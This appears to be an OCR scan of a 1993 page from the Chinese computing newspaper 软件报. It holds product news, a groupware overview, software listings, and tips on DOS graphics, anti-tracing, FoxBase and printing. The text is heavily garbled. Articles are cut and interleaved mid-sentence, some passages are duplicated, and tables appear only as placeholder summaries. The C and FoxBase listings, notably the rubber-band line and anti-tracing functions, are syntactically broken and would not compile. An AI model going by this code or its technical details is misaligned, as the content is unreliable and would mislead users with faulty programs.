▲晚星电脑推出2.131型卡 北京晚星电脑公司最近推出的2.131型网卡是2.13系列操作系统的新发展,它具有多种功能,拥有超级数据库工具包,可自动生成数据库源程序,采用方法灵活多样,网络用户可共享2.13K丰富资源。它还保留西方AutoCAD任意加编辑多种矢量汉字,为CAD用户增加了方便。
2.131型卡可最大限度发挥现有设备潜能适于新闻出版、企事业单位和家庭使用。(喻志)

▲国产软磁盘直接投放国内市场 上海源发电子有限公司生产,目前已形成年产4000万片能力的首批“EC”3.5英寸电脑软磁盘片,它被国际权威机构确认为“一级产品”,目前开始贴上市自己的商标在国内市场与用户见面。从此,国产软磁盘片结束了须先出口贴国外商标才能进入国内市场的局面。(秦宝)

微机工业应用征文8月底截止

《软件报》和四川省微机工业应用研究会将于93年10月在四川峨边县山联合召开微机应用技术交流会。为便于《软件报》读者、作者有机会参加交流会,现决定,征文截止日期延长至8月底截止。征文内容见《软件报》6月19日第25期。联系人:蒋金碧(610015成都金河街75号) 《软件报》社

软件介绍
随着使用网络的分散处理的普及,便于一群人共同完成某项任务的新软件——群件(Groupware)也日益发展。群件最早诞生于美国,现在也是首先在美国流行起来。1984年起第一代群件产品陆续上市,而以1992年8月在美国加州圣荷西召开的“1992年群件会议”为标志,第二代群件产品也开始大量面世。

第一代群件的特点是以改善成员之间的通信为主来提高一群人的作业效率。第二代群件是在支援通信的基础上进一步开发,使成员能够充分发挥作用,以提高整体的作业效率。

下面介绍一些有代表性的第二代群件产品的主要功能和特点。

用于工作流程管理的DocuFLOW、WorkMAN

工作流程管理又叫管理循环,它包括计划实施、检查、处理四个阶段。任何一种业务都要通过这四个阶段,周而复始,每经过一次循环便可使工作水平提高一步。通过群件改善工作流程的管理,是当今群件发展的最新也是最主要方向。

DocuFLOW是以利用个人LAN(局域网)为前提的产品,它以利用MS-Window或OS/2环境。它的主要功能首先是能够设计针对各种具体业务用的格式,以容纳必要的消息。其次在写上有关业务的消息后,要规定将其自动地发送给其他作业者的路由。它有用以设定这一路由的窗口,可根据作业内容通过个人识别符指定收件人。可以一次使多个作业者收到同一内容的邮件。

它还可使个人加工发送消息内的数据,便于由个人加工。例如,可使消息中的数据放入群件软件中进行计算,或者通过图形软件将其用图形表示,以便同有关数据一起处理。为了

使对应MS-Window的各种程序之间,能直接交换数据,该群件包含有DDE(动态数据交换)和OLE(对象链接及嵌入)功能。

WorkMAN也能做同样的工作。同DocuFLOW相比较,它作为支援开发进行工作流程管理的应用程序的工具的彩色更为强烈。

用于起草、编辑文件的COEX、Aspect这类产品必须在LAN环境中使用。COEX有用控制文件共享的专用窗口,所以适于一群人同时编辑同一文件。对自己执笔的文件中不请别人更改的部分可以加锁。未加锁部分谁都可以对其修改。文件编写的结果实时地反映在全体成员的屏幕。由于它未定义更改优先权,故在使用中应规定成员之间进行修改的规则。不仅文本文件,就是图像数据也可用同样

第二代群件产品概况

张新 陈欣敏

方法进行共同生成和编辑。

Aspect的基本功能和COEX类似,不同之处在于不允许多个用户同时更改同一文件。这一软件的特点是拥有容易易懂的用户界面。用形象化的图标表示各成员当前的不同编辑权状态,有发言权;有编辑权;只能旁观者。编辑权按“举手”要求者优先,或按主席的指定,在成员之间进行流动。各成员之间还有用以交换简单消息的“聊天”功能。

用于编制工作日程的Network Scheduler 3

第二代群件产品中最多,便是这类具有自动安排会议日程的产品。它基本上是把电子邮件个人时间预定表结合起来,再追加原功能的用途。Microsoft也准备把这一功能纳入Windows环境中。

这一类产品的功能大同小异,以

Network Scheduler 3为例,当会议协调人将会议时间及预定出席者名字输入后,屏幕上将显示出这一期间各有关系成员预定的工作日程一览表。协调人可调整会议时间使尽可能多的人能参加会议。根据这一原则可以得出若于可供选择的开会时间。

然后,协调人把会议内容等有关事项通过邮件送给各有关成员征求意见。根据他们返回的信息最后确定最合适的开会时间,然后再把正式开会通知送给各成员。这时,会议日期便自动记入各人的预定工作日程一览表。

以上是这类群件的基本功能。许多群件产品在此基础上又加上预约使用投影机及各种音像设备会议手段的功能。

用于共享信息的Lotus Notes

Lotus Notes是当今最为流行的群件。不是应用软件本身,而是用以应用软件的“核心软件”(客户机)共享存放在Notes服务器这一独特数据库中的数据的基本功能。

利用客户机的Notes工具,可访问基于窗口的软件,利用它可以向Notes服务器的信息。为此,设有“观看(或生)功能,可利用关键词、日期、(view)功能来挑出所需的数据。

Lotus除了提供Notes的基本功能外,也提供用以同其他个人机所用软件相联系的“MailEnable”环境。使用用户处理软件Ami Pro和图形软件Freelance的成员之间,不用跳出应用程序,便可使用电子邮件直接交换数据。为了使其他公司的软件也能利用同样的环境,Lotus公开了邮政功能及其界面VIMI(独立于厂家的消息界面)。

此外,还准备有许多可以用于同其他网络环境相连接的网桥(gateway)。可以同OSI(开放系统互连)的MHS(消息处理系统),以及UNIX的SMTP(简单邮件传输协议)等相互连接。

软件交流

★编号:930803
名称:京通汉字系统Ver1.1
作者:京通
系统特点:本系统是用于PC/XT/AT各种286、386及兼容机的一种新型高性能系统,由北京通县科仪计算机服务公司研制。

1. 系统具有很好的兼容性,西文软件不经汉化即可在此环境下运行,采用智能处理,自动判别西文高位制表符,可直接运行未加汉化的PCTOOLS、BASIC、FOXBASE、QUICK-BASIC、TURBO-PASCALL、TURBO-C++、TURBO-DEBUG、DBASE、FOXPRO、CPAV、NORTON等工具软件、应用软件等。

2. 软件精练,运行速度快,兼容性好,全部支持八个显示屏、支持汉字显示、图形、画面等所有原西文功能。适用于

EGA、VGA及兼容显示器。

3. 字库自动装入扩充内存,内存占用空间少(仅18K),不影响大型程序的运行。

4. 可在高于DOS2.0的各种DOS版本下运行,在DOS6.0以上环境下应用时,可利用上端内存,将程序放在高端RAM下运行,不占用计算机内存。

5. 输入方法较多,并提供标准接口,可供扩充。CCDOS、SPDOS等的输入方法(如全拼、简拼、五笔、电报、层次、表形等)和打印模块可不经修改地在本系统使用。系统提供的护壳区密码输入法可遍历整个密码。功能键设置合理(采用Ctrl+Alt+F1, F10),避免了与一些西文软件功能键设置重复。

6. 采用先进技术,避免了一般支持直写型软件容易造成的屏幕闪烁现象。

7. 使用环境:IBM PC/XT, 286, 386, 486及兼容机,EGA以上显示卡,DOS2.0以上操作系统。
转让方式:汉字系统安装盘

(5.25英寸)2张(内含使用说明书)软件使用许可证(供版本升级用)
转让价格:280元/份,10份以上200元。

收数单位:《软件报》编辑部
★编号:930804
名称:AutoCAD非图形数据库管理软件包Acbase2.0
作者:严孟宇

功能简介:Acbase2.0是在AutoCAD V1.1基础上,经过重大改进而形成的关系型数据库管理软件。它由22个交互式的命令和56个供编程使用的函数组成,可以看作是供用户于AutoCAD的FoxBASE数据库管理系统,它具有以下几个主要特点:

1. 与FoxBASE数据库的物理模型完全一致,用户利用Acbase可以直接在AutoCAD中打开、创建和关闭FoxBASE的数据库;并完成关系型数据库的各种基本操作;
2. 支持FoxBASE所有字段型。它提供十多个与FoxBASE一致的日期型多处理函数。提供比FoxBASE更加强大的内存型字段处理功能,包括访问与设置、屏

显示、写入图形或文件等;支持在西文AutoCAD图形中写入中文字段值;

3. 支持同时打开多个数据库操作。用户可以选择某一工作区为当前工作区;并提供一次关闭或删除所有工作区的命令和函数;

4. 自动清除使用FoxBASE修改内存型字段而可能产生的冗余存在。DIT文件中的数据垃圾;

5. 人机界面类似FoxBASE,用户易于掌握,同时系统具有良好的开放性。用户利用它的底层函数及自定义的界面工具可很容易地编写自己所需的功能模块。

Acbase 2.0主要用作开发各类专业CAD软件的数据数据库管理软件。

它的应用可大大增强这类软件的数据处理、维护和共享交换能力,并可使之扩展成为集辅助设计,以及物料、生产和图纸管理等许多功能于一体的综合应用软件系统。同时它也可用于开发数据库管理软件中的二维或三维统计图表绘制模块。

编程语言:Turbo C2.0, AutoLISP R10.0
运行环境:IBM PC/AT及其兼容机,DOS3.0以上版本,AutoCAD R10.0以上版本,FoxBASE(根据需要选用,dBASE亦可)

转让形式:软盘两张,说明书一份
转让价格:560元
收数单位:《软件报》编辑部

300天可省一台打印机

清华大学科学馆
SXKD系列打印机共享器

邮编 100084
电话 2594866
联系人 魏宝莹

打印机+共享器=打印机+打印机

一、基本概念

近年来,计算机辅助设计与制图技术在我国迅速发展,许多优秀的商用CAD软件得到了广泛的优秀,如果你是CAD程序员,就会发现,在这些软件中,大都有一种叫做橡皮筋的技术,许多用户对这种橡皮筋技术,所谓橡皮筋,就是你在用CAD软件制图时,可以将一条线或一段圆弧绕某一点拉伸或拉伸,这样,在沿线或圆弧固定画出以后,你就可以清楚地看到它的形态变化。然而,在程序设计中,如果直接调用某种语言所提供的操作例程(如画线、圆、弧等,本文以C语言为例),显然不能产生这一效果,为此,我们必须重新编写自己的操作例程,通过分析PC机的图形卡结构可知,在PC机的CGA, MCGA等图形卡上均可实现这一技术,本文以EGA/VGA为例来探讨橡皮筋技术的实现方法。

二、EGA/VGA的寄存器
PC机EGA/VGA卡的图形控制器有许多寄存器,且可以被设置成不同的

本文所附程序在 Borland C++ V3.0 Turbo C2.0 GAST/486环境下编译通过,程序原设计仅做橡皮筋,在此程序开始初始化屏幕为 VGA 64X480图形状态,并给定一个初始点,然后移动上、下、左、右四个光标键,就可以画出橡皮筋线。按下回车键则将该线固定画出,ESC键则消屏,ALT-X键则退出该程序。

XOR技术既适用于实线格式,又适用于别的线型如点线格式,但必需使用单象素的 NORM-WIDTH线,而不能使用 THICK-WIDTH线,在程序中, Rub-line() 例程负责生成橡皮筋线, Getimage() 和 Putimage() 不局限于一个象素高的长方形(线的正常大小),所以用了两个象素高的长方形,同时对于 Getimage() 和 Putimage(), 坐标必须遵守 X 小于 Xmax, Y 小于 Ymax, 这样在必要时可以检查并交换这些坐标, 另一个问题是设置 'Beep' 标志, 用来检查是否需要恢复水平线以避免因错误地按键而可能引起

```
maxy;
break;
case 0x4b00;
    coord-x = 10;
    if (coord-x <= 0) coord-x = 0;
    break;
case 0x4d00;
    coord-y = 10;
    if (coord-y >= maxy) coord-y = maxy;
    break;
case 0x11b;
    cleardevice();
    setlinestyle(SOLID- LINE, 0, 1);
    rectangle(0, maxx, maxy);
    outtextxy(160, maxy - 15, usg);
    outtextxy(180, 15, msg);
    setlinestyle(DOTTED- LINE, 0, 1);
    break;
case 0x1c0d;
    setcolor(GREEN);
    setlinestyle(LOLID- LINE, 0, 1);
    line(x, y, ex, ey);
    setcolor(WHITE);
    setlinestyle(DOTTED- LINE, 0, 1);
    xx = ex, yy = ey;
    break;
if (key != 0x1c0d) {
    rub-line(x, y, ex, ey, 0);
    ex = coord-x, yy = coord-y;
    rub-line(x, y, ex, ey, 1);
} while (key != 0x2b00);
restorecrtmode(); exit(0);
void rub-line(int xx, int yy, int ex, int ey, int flag) {
    int px, fx;
    if (xx == yy) {
        if (xx > ex) { px = ex; fx = xx; }
        else { px = xx; fx = ex; }
        if (flag) {
            getimage(px, yy, fx, yy + 1, save-image);
            been-saved = 1; line(px, yy, fx, yy);
            do { if (been-saved) putimage(px, yy, save-image, COPY-PUT);
                been-saved = 0;
            }
        } else {
            outp(0x3c0, 0);
            outp(0x3c0, 0x18);
            line(x, y, ex, ey);
            outp(0x3c0, 3);
            outp(0x3c0, 0);
        }
    }
}
```

PC机图形适配器橡皮筋技术

读写模式,其中数据移位/功能选择寄存器,可用于控制两个独立的功能:(1)写入数据移位(2)对写入数据进行逻辑运算,而后者可用于控制行已显示在屏幕上的一个象素与即将用于覆盖它的象素的逻辑运算,表一显示了功能选择寄存器的操作:

表一 数据移位/功能选择寄存器
78543210位 功能选择
XXX00XXX 写入数据循环移位
XXX01XXX 写入数据AND掩码寄存器
XXX10XXX 写入数据OR掩码寄存器
XXX11XXX 写入数据XOR掩码寄存器

在表一中,X位是用于别的功能,即位7至位5保留,位2至位0用于移位计数,由此可见,我们使用的只是位3和位4,主要的操作是对写入数据不修改,控制码是0x00,为了构成一个XOR运算,我们可以用控制码0x18设置功能选择寄存器,该寄存器的地址为0x3CEH,数据口为0x3CFH,在调用C语言的画线例程之前设置这个寄存器可以使我们把写入的数据与已显示在屏幕上的内容进行XOR运算,本文的Rub-line()例程就是以此思想编制的,在画线时,调用Rub-line()两次,可以使橡皮筋先画出而后又被擦掉,并且把它下面的象素恢复到它们原来的颜色,但是由于C语言画平线的方式,它并不是总能正确地恢复这些象素,所以必须检查水平线并用别的方法画之,这里我们Getimage()和Putimage()存储和恢复水平线底下的图形。

三、程序实例

```
图形存储和恢复的混乱。西安 惠江峰
程序清单:
// The graphics adapter rubber-
band technology of PC by
HhITF1993.02 #include <dos.h>
#include <graphics.h>
#include <conio.h>
#include <stdlib.h>
void rub-line(int xx, int ex, int ey, int ey, int flag);
void save-image; int been-saved = 0;
char msg[] = "VGA Rubber Banding Program Demo";
char usg[] = "KEY: Esc-Cls Alt-Exit CRKEY-Drawline";
void main() {
    int gd = VGA, gm = VGAHI, sx, sy, ex, ey;
    int coord-x = 1, coord-y = 1;
    int maxx = 630, maxy = 470;
    unsigned int key;
    initgraph(&gd, &gm, " ");
    save-image = calloc(imagex(0, 0), maxx, 1, 1);
    rectangle(0, 0, maxx, maxy);
    outtextxy(180, 15, msg);
    outtextxy(160, maxy - 15, usg);
    xx = 1, yy = 1, ex = xx, ey = yy;
    setlinestyle(DOTTED- LINE, 0, 1);
    rub-line(x, y, ex, ey, 1);
    do { key = getch();
        switch (key) {
            case 0x4b00;
                coord-y = 10;
                if (coord-y <= 0, coord-y = 0;
                break;
            case 0x4d00;
                coord-y = 10;
                if (coord-y >= maxy) coord-y = maxy;
                break;
            case 0x11b;
                cleardevice();
                setlinestyle(SOLID- LINE, 0, 1);
                rectangle(0, maxx, maxy);
                outtextxy(160, maxy - 15, usg);
                outtextxy(180, 15, msg);
                setlinestyle(DOTTED- LINE, 0, 1);
                xx = ex, yy = ey;
                break;
            case 0x1c0d;
                setcolor(GREEN);
                setlinestyle(LOLID- LINE, 0, 1);
                line(x, y, ex, ey);
                setcolor(WHITE);
                setlinestyle(DOTTED- LINE, 0, 1);
                xx = ex, yy = ey;
                break;
            if (key != 0x1c0d) {
                rub-line(x, y, ex, ey, 0);
                ex = coord-x, yy = coord-y;
                rub-line(x, y, ex, ey, 1);
            } while (key != 0x2b00);
            restorecrtmode(); exit(0);
        }
    } while (key != 0x2b00);
    restorecrtmode(); exit(0);
}
void rub-line(int xx, int yy, int ex, int ey, int flag) {
    int px, fx;
    if (xx == yy) {
        if (xx > ex) { px = ex; fx = xx; }
        else { px = xx; fx = ex; }
        if (flag) {
            getimage(px, yy, fx, yy + 1, save-image);
            been-saved = 1; line(px, yy, fx, yy);
            do { if (been-saved) putimage(px, yy, save-image, COPY-PUT);
                been-saved = 0;
            }
        } else {
            outp(0x3c0, 0);
            outp(0x3c0, 0x18);
            line(x, y, ex, ey);
            outp(0x3c0, 3);
            outp(0x3c0, 0);
        }
    }
}
```

在只有软驱的微机上使用CCED V4.0

目前众多的汉字编辑软件中,CCED V4.0是最佳的,能在没有硬盘的情况下使用汉字系统和CCED V4.0呢?笔者经过摸索,找出在微机软驱中复制(笔者手边有一台PC机,640K内存,两个硬盘驱动器,EGA显示器)汉字的使用办法,作如下介绍,大家不妨一试。

一、准备工作

要在上述情况下使用汉字系统和CCED V4.0,首先必须解决一个问题,创建C:\CCED子目录,对此,可用这样的办法解决:先在内存开一个虚拟C盘,然后在C盘上建立CCED子目录,将CCED V4.0软件中必须的两个文件CCED.EXE和CCED40.DAT复制到C:\CCED子目录下。因为CCED.EXE和CCED40.DAT的长度分别为49019和110000字节,所以C盘不能小于160K,其次必须解决另一个问题,选用何种汉字系统,经过实践,我发现,像SUPER-DOS, 2.13, UCDOCS这些汉字系统的GB-二级汉字库均不行。例如, SUPER-DOS的字符库常能内存占265K,显示驱动程序VDKEY.EXE, 拼音输入法模块PY.COM常能内存又占70K左右,再加之安装了160K虚拟盘,内存只剩100K左右,CCED

其取出,这时,已在内存中建立一个160K的虚拟C盘,并且在C盘上建立了CCED目录,将A盘上的CCED.EXE和CCED40.DAT文件拷贝在C:\CCED下,然后,输入(2)号键并运行HZ.BAT,就自动调入汉字系统并调入CCED,如果要用UCDOS中的五笔、五笔划、韵拼输入法,则(2)号键要一直在驱动器中,因为韵拼要在盘上找这三种输入法的字库。笔者指出的是,为了最大限度地利用(1)、(2)号盘的空间,减少C盘的空间从而节省内存,笔者将以下几个文件全部用工具软件PKLITE.EXE V1.0作了压缩,压缩后文件大小如下:
HLIB.EXE 60,625字节
E350.EXE 2,941字节
LX.EXE 603字节
KB.EXE 5,885字节
CCED.EXE 49,019字节
(注:经过压缩的EXE文件不需要在软盘上解包,运行时在内存中自动解包并运行)这四个文件中关键的是对CCED.EXE的压缩,经过压缩后的CCED.EXE比CCED40.DAT只能装入C:\CCED目录下,其余三个文件压缩可以节省(2)号盘的空间用来存放用户编辑的文件。

二、安装与运行

首先,制作一张DOS3.0的启动盘,为(1)号盘。根目录下要有一个VDISK.SYS,然后,编制ON-FIG.SYS文件如下:
DEVICE = A: \VDISK.SYS

目前流行的许多软件如 COPYWRIT、CCED、LOCK93及WPS等均加入了反跟踪的措施,虽然它们采取的方法不尽相同,但目的大多是为了防止非法用户对编译后的目标代码进行剖析。通过在源程序中嵌入反跟踪代码,不仅可以减缓程序被剖析的速度,还能降低剖析后的准确性与可跟踪性。有些于此,我们在编程时经常想加入一段反跟踪源代码,这里,笔者向各位同行介绍一种反跟踪方法,该法非常简单但确实有效。我们知道,一般的反跟踪需要修改单步和断点中断,这样就必须编写大量复杂的专用断点服务子程序,既不利于调试也难以具有通用性;这里笔者提出一个程序,它不修改任何中断矢量,并以C语言函数的形式出现,因而可以很方便地加入到各种C语言程序中,如果编译成.OBJ文件则可以和原程序语言编写的程序相连接。

这个反跟踪函数的设计思想是这样的,通过对DOS加载程序过程的分析,我们知道DOS为每一被加载的程序(称为进程)建立一个PSP(程序段前缀),其中包含各程序运行过程中所需要的各种信息,PSP位于被加载程序入口地址前100H处,长度为256BYTES,在PSP字节偏移18H开始的两个内存单元中存放着一个16位的段地址,它所指向的就是本进程的父进程的PSP所处的段。如此,通过搜索这样一条PSP段地址指针链,我们就可以得到一系列进程的PSP的段地址了。若某一进程的PSP段地址与其父进程的PSP段地址是相同的,则说明该进程就是DOS,如果一个进程的父进程是DOS,则其肯定未被跟踪,否则该进程被其它进程跟踪调用。根据这一思想,笔者编制了一个函数,在程序中调用该函数,通过该函数的返回就能知道该进程是否被其它进程跟踪调用,进而就可以作出相应处理了。

三、跟踪函数编写与用法

```
本函数可直接装入Turbo系列C和C++语言源程序中去。
所谓,没有无坚不摧的矛,也没有固不可破的盾,每种方法都有其优点与局限性,笔者之所以提出这一方法只是想起到抛砖引玉的作用,企盼能引出广大同行更多更好的方法。 上海 巫何
*****
/* Function name: betraceo */
/* Return value: 0 - Not be traced */
/* 1 - be traced */
*****
int betraceo ()
{
    unsigned far *parentpaddr;
    unsigned parentpage;
    currentpage;
    int i = 1;
    parentpaddr = --paddr;
    do {
        if (++i > 3) {
            printf (" sorry, I am afraid this program might be executed in %s\n", printf (" directly under DOS shell" ));
            return i;
        }
        currentpage = parentpage;
        parentpaddr = MK - FP (currentpage, 0x0016);
        parentpage = *parentpaddr;
        while (currentpage != parentpage);
        return 0;
    }
}
void main ()
{
    if (betraceo ())
        printf (" OK! Welcome !\n");
}
```

Windows 3.0 中文版

Windows 3.0自推出国内以来,因其许多突出优点及与众不同的强大功能,在众多用户中迅速普及开来,并受到越来越多的用户喜爱...

一、Windows 3.0环境下应用软件自动装入
使用过 Windows 3.0的用户,对图标(icon)一定有很深的印象,它在 Windows 3.0启动后直接显示在屏幕或某一窗口上...

1. 进入 Windows 3.0子目录,调用其中一个很有用的文件——编辑软件 Notepad.exe,打开文件 Win.ini;
2. 修改第1行和第2行两条语句,原文件第1行和第2行的内容分别为 "load="、"run="...

二、系统文件的快速编辑
如果使用 Windows 3.0时,需要经常对系统文件进行编辑,可以使用 Sysedit.exe 软件,您一定会感到很方便...

1. 启动 Windows 3.0进入文件管理程序 FILE MANAGER;
2. 移动鼠标,将箭头光标对准 sysedit.exe,按下鼠标左键,此时,屏幕上将出现 1 个小型文件处理器和 4 个分别装有文件 system.ini、win.ini、config.sys 和 autoexec.bat 的覆盖窗口;

三、磁盘空间的释放
原装 Microsoft Windows 3.0共5张1.2M的软盘,约占 6M 字节空间,加上装入的多种汉字操作系统及许多应用程序和程序...

一、问题的提出
CCDOS2.13系列汉字操作系统以其强大的打印功能,受到国内计算机用户的广泛青睐,但使用 Foxbase+、dBASE 的用户会发现,在 Foxbase+、dBASE 下用...
二、解决方法
其三,2.13系列汉字系统中的打印驱动程序已经较好地解决了这个问题...

河南 李日林

防止FOXBASE伪编译程序被反编译的简单方法

为了加快程序的运行速度及对源程序的保密,FOXBASE 可将其源程序(.PRG)进行伪编译,生成目标代码程序(.FOX)...

实际上,我们利用 FOXBASE 本身的多数设置命令就能达到防止反编译的目的。即在每个程序的开始处加入以下命令:
SET ALTE OFF;禁止系统将执行的命令写入后文件。
SET ECHO OFF;禁止在屏幕上显示系统执行的命令行。

这样,利用 FOXBASE 本身的命令就不能对已伪编译的程序(.FOX)进行反编译了。
沈阳 阮正国

网络程序员和用户需要使用多用户 FoxBase 来开发或运行其应用程序,达到资源共享,但在程序调试或运行中,难免不出现错误的出现,如数据库被其他用户使用时...

FoxBase 的出错信息多达 136 条(参见 FoxBase 书籍),因用 Do Case 分支语句判断,则程序量庞大且冗长,因而,本程序将出错号、出错提示信息均存放在一个名为 CWK 的数据库,在 CWK.DBF 中有两个字段:

1. CWH(出错编号); 2. CWM(错误提示信息)
字段 CWH 的记录数据与 FoxBase 自身的出错号应完全一一对应,字段 CWM 存放规范化的出错信息,并可依据实际情况将此作相应的增删(如:数据库由其他用户打开,可加上一句"等待")等。

在你的应用程序中加一条 "ON ERROR DO ERR" 命令,当你的程序因出现错误(如打印机未准备好或数据库打不开等)时,程序转向执行 ERR.PRG,ERR.PRG 首先保存当前的输出设备状态、打印机状态、工作区,然后在未使用的工作区(本程序为 6 区,你可以根据实际取)打开 CWK.DBF...

例:若将页长定义为 65 行,由上表可知其对应的行距为 24,修改步骤为:
DEBUG PRTA.COM
-E 200 37 (37为十六进制数)55行
-E 215 18 (18为十六进制数)行距 24
(2)通过软件设置,2.13 系统汉字系统提供了丰富的特殊打印设置命令...

Foxbase+、dBASE 中打印的换页问题
SAY * & 24 * 65 *
值得注意的是如果用上表以外的行距时,将不能保证换页精确,但可用下法解决:
(1)根据所行距,用上表的计算方法算出每页行数,使每页总长接近 11 英寸;
(2)计算每页总长与 11 英寸之差,以确定修正值;
(3)将页长设置为第一步算出的每页行数。

例如,行距为 19,算出每页 69 行,接近 11 英寸,其总长为 19 * 69 / 120 = 10.92,修正值为 11 - 10.92 = 0.08 即 8 / 120 英寸,打印时第一行设置 * & 19 * 69 *
(4)每页打印完后再加一行,如:
@i,0,say * * * * * 和 @i,0,say * * * * * 再加换页语句 EJECT 或换页下页, * * * * * 为修正值。
在实际应用中,一般均采用程序设置方法,因为如果直接采用打印驱动程序,在 PRTA.COM 中设置页长的存储单元为 CS,200,放置行距的存储单元为 CS,215,所以,修改这两个地址单元中的内容就可以了。

助信息【MM2】
MC1=INT((LEN(MM1)/2+0.5)*2)&&计算 MM1 的长度【MC1】(取偶数)
MM1=SUBS(MM1+*,1,MC1) && 将 MM1 处理为偶数长度
MC2=INT((LEN(MM2)/2+0.5)*2)&&计算 MM2 的长度【MC2】(取偶数)
MM2=SUBS(MM2+*,1,MC2) && 将 MM2 处理为偶数长度
MC3=MAX(MC1,MC2)
MC3=MC3-IF(MC3>=40,2,10)&& 将信息长度 MC3 整理为合适值
MY4=(80-MC3)/2-4 && 信息方框的列坐标【MY4】
SET COLO TO GR+BG+
+* && 显示信息边框
@ROW(1)+1,MY4 SAY *+SPACE(MC3)+*
@ROW(1)+1,MY4 SAY *+SPACE(MC3)+*
@ROW(1)+1,MY4 SAY *+REPL(,"",MC3/2)+* && *
SET COLO TO G+BG+
MY5=MY4+2+MC3/2 && 信息的列坐标【MY5】
@X1,MY5-1&1/2 SAY MM1 && 显示出错信息
@X2,MY5-MC2/2 SAY MM2 && 显示带码信息
NN=INKEY(5)
IF NN="1".OR.NN="113" && 键入"Q"
CLEAR ALL
RETU TO MAST
ENDIF
USE
SELE & SEZ && 恢复先前工作区
SET DEVIC TO & DEV. && 恢复先前的输出设备
SET PRINT & PON. && 恢复先前的打印机状态
RETRY
武汉 黄理制

多用户 FOXBASE+ 错误捕捉

@ROW(1)+1,MY4 SAY *+SPACE(MC3)+*
@ROW(1)+1,MY4 SAY *+SPACE(MC3)+*
@ROW(1)+1,MY4 SAY *+REPL(,"",MC3/2)+* && *
SET COLO TO G+BG+
MY5=MY4+2+MC3/2 && 信息的列坐标【MY5】
@X1,MY5-1&1/2 SAY MM1 && 显示出错信息
@X2,MY5-MC2/2 SAY MM2 && 显示带码信息
NN=INKEY(5)
IF NN="1".OR.NN="113" && 键入"Q"
CLEAR ALL
RETU TO MAST
ENDIF
USE
SELE & SEZ && 恢复先前工作区
SET DEVIC TO & DEV. && 恢复先前的输出设备
SET PRINT & PON. && 恢复先前的打印机状态
RETRY
武汉 黄理制

实例 1
SET TALK OFF
@0,0 SAY * & 18 * 73 *
N=1
SET DEVI TO PRINT
DO WHILE N<=3
I=1
DO WHILE I<=20
@I,0 SAY * 软件报 *
I=I+1
ENDDO
@I+1,0 SAY * * 6 *
@I+1,1,0 SAY * *
N=N+1
ENDDO
EJECT
SET DEVI TO SCRE
RETURN
实例 2
SET TALK OFF
@0,0 SAY * & 20 * 68 *
N=1
SET DEVI TO PRINT
DO WHILE N<=3
I=1
DO WHILE I<=20
@I,0 SAY * 软件报 *
I=I+1
ENDDO
@I+1,0 SAY * *
N=N+1
ENDDO
EJECT
SET DEVI TO SCRE
RETURN
从例中可以看出两个程序只有一处不同,例 1 有修正值,例 2 没有,两个程序的换页都是,第一到第二页,第二到第三页采用自动换页,第三到下一页 EJECT 换页。
四、总结:
在伪编译的打印程序中均采用如上所述方法来控制换页,将取得很好。上述两例在 AST 386 主机,MM172 打印机,FOXBASE 2.1 下通过。
宝鸡 张宏

CC-1 WORDSTAR 1.0 增加关键词组功能一文补充

笔者在原基础上又加上了音乐光碟编辑、可发出清脆的音响、增加了编辑内存这项功能、方便地进入内存文件、并可判断内存有无文件、是否系统文件等、免除死机等不便、还有一些新功能在修正清单输入后、便会显示出来、其正确如下、

```
清单10
0008, 20 A8 7A 20 BF 7F EA
8045, E2 7F
802D, 4C D0 7F
83D, 4C 00 60
826C, 30 0E 67 A0 00 60 00
82BD, 4C D0 03
8877, A9 13 35 24 A9 00 85
25 20 0E 80
8900, 20 51 08 20 66 68 A9
62 A2 00 20 05 80
8ABE, C3 EF ED ED E1 EE E4
72F, C3 EF ED ED E1 EE E4
68CB, EE
8B1C, 96
8624 8630 8636 863C
各为: 4C 37 80
863F, 20 C7 87
86A1, 20 8C 62
868E, C3
87FE, 0B 7F 3F 1F 7F 4F 46
7F 33 88 7F 43 53 7F 30 3E
88 09 7F 52 49 7F 2F 5F BA
BA B4 B1 B0 B5 4E 4E 49
7A31, 4C 00 60
7AF4, A2 06 A0 00 20 6E 6A
F0 19 B1 1E C9 FE 30 13
78EA, 20 D3 82
7708, 20
7EBC, 20 A8 7A EA EA EA EA
7FCB, 8C 0F 7F 52 1D A1 FF
82D3, 20 02 86 20 8E 67 CC 48 03
D0 03 4C 47 77 68 68 C8 4C F8 78
7F 41 8A BF FF FF FF FF FF 32
49 BF FF 00
8DFA, 4C EB 87 A9 00 8D 89 03 20
77 C3 20 AB C3
```

当修正清单输入数据后，调试好系统后，词组数据写在硬盘的第九磁道5000D开始，直到九磁道000区连续存放，最后2字节必须是FF 00两字节，否则死机，词组数据由两部分组成前部4字节是五笔码，后部分是词的显示数据。

编码生成方法：①把所要编的词写在清单上，然后把五笔词组编码规则编写词的编码，为了防止重码，清单先在编辑状态下用AN功能检查一下，没有重码则进行下一词的编码。

②清单的内容在编辑状态下，从0行0列开始，并按下列规则输入，例：OUPP 艾帝林农 EYDM 陶山房山 PJJU 福星电脑 LWRR 软件报……

*注意：词组之间绝对不能有空格，输入时不能回车、否则数据丢失。

③用AS+X存盘后退出编辑系统，用CALL-151进入查控，再把8000单元后的所有词组数据打印或手抄下来用COPY【PLUS】5.00-CHINA-等软件中的磁盘编辑SECTOR EDITOR功能对硬盘中对应的扇区写入数据即可。由于数据较多手工输入，容易出错，建议

用扇区快速输入法来完成上述工作。为了方便读者找到与内存地址对应磁盘位置提供下表：

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like \$8000-\$8F00 and disk locations like 7道F区-7道0区.

*7A8B.7AB0

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 7A8B-7A99 and disk locations like A9 01 8D 5D 03.

*8F80.90D0

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 8F80-8F8F and disk locations like 8A 5D F4 87 A9 00 6D F5.

*G129.G1EA

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 0129-01C3 and disk locations like 85 4E 44 22 7E 55 42.

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 61D0-61E3 and disk locations like 3A 22 7E 34 75 4B 66 56.

*8200.82BA

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 8200-8228 and disk locations like 80 00 C4 0D 0D A0 A0 A0.

*8AC9.8AEE

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 8AC9-8AEB and disk locations like 0F DE D3 AB D3 D2 D7.

*7FF0.0046

Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 7FF0-7FF8 and disk locations like A9 00 8D 89 03 20 77 C3.


*7F34.8048

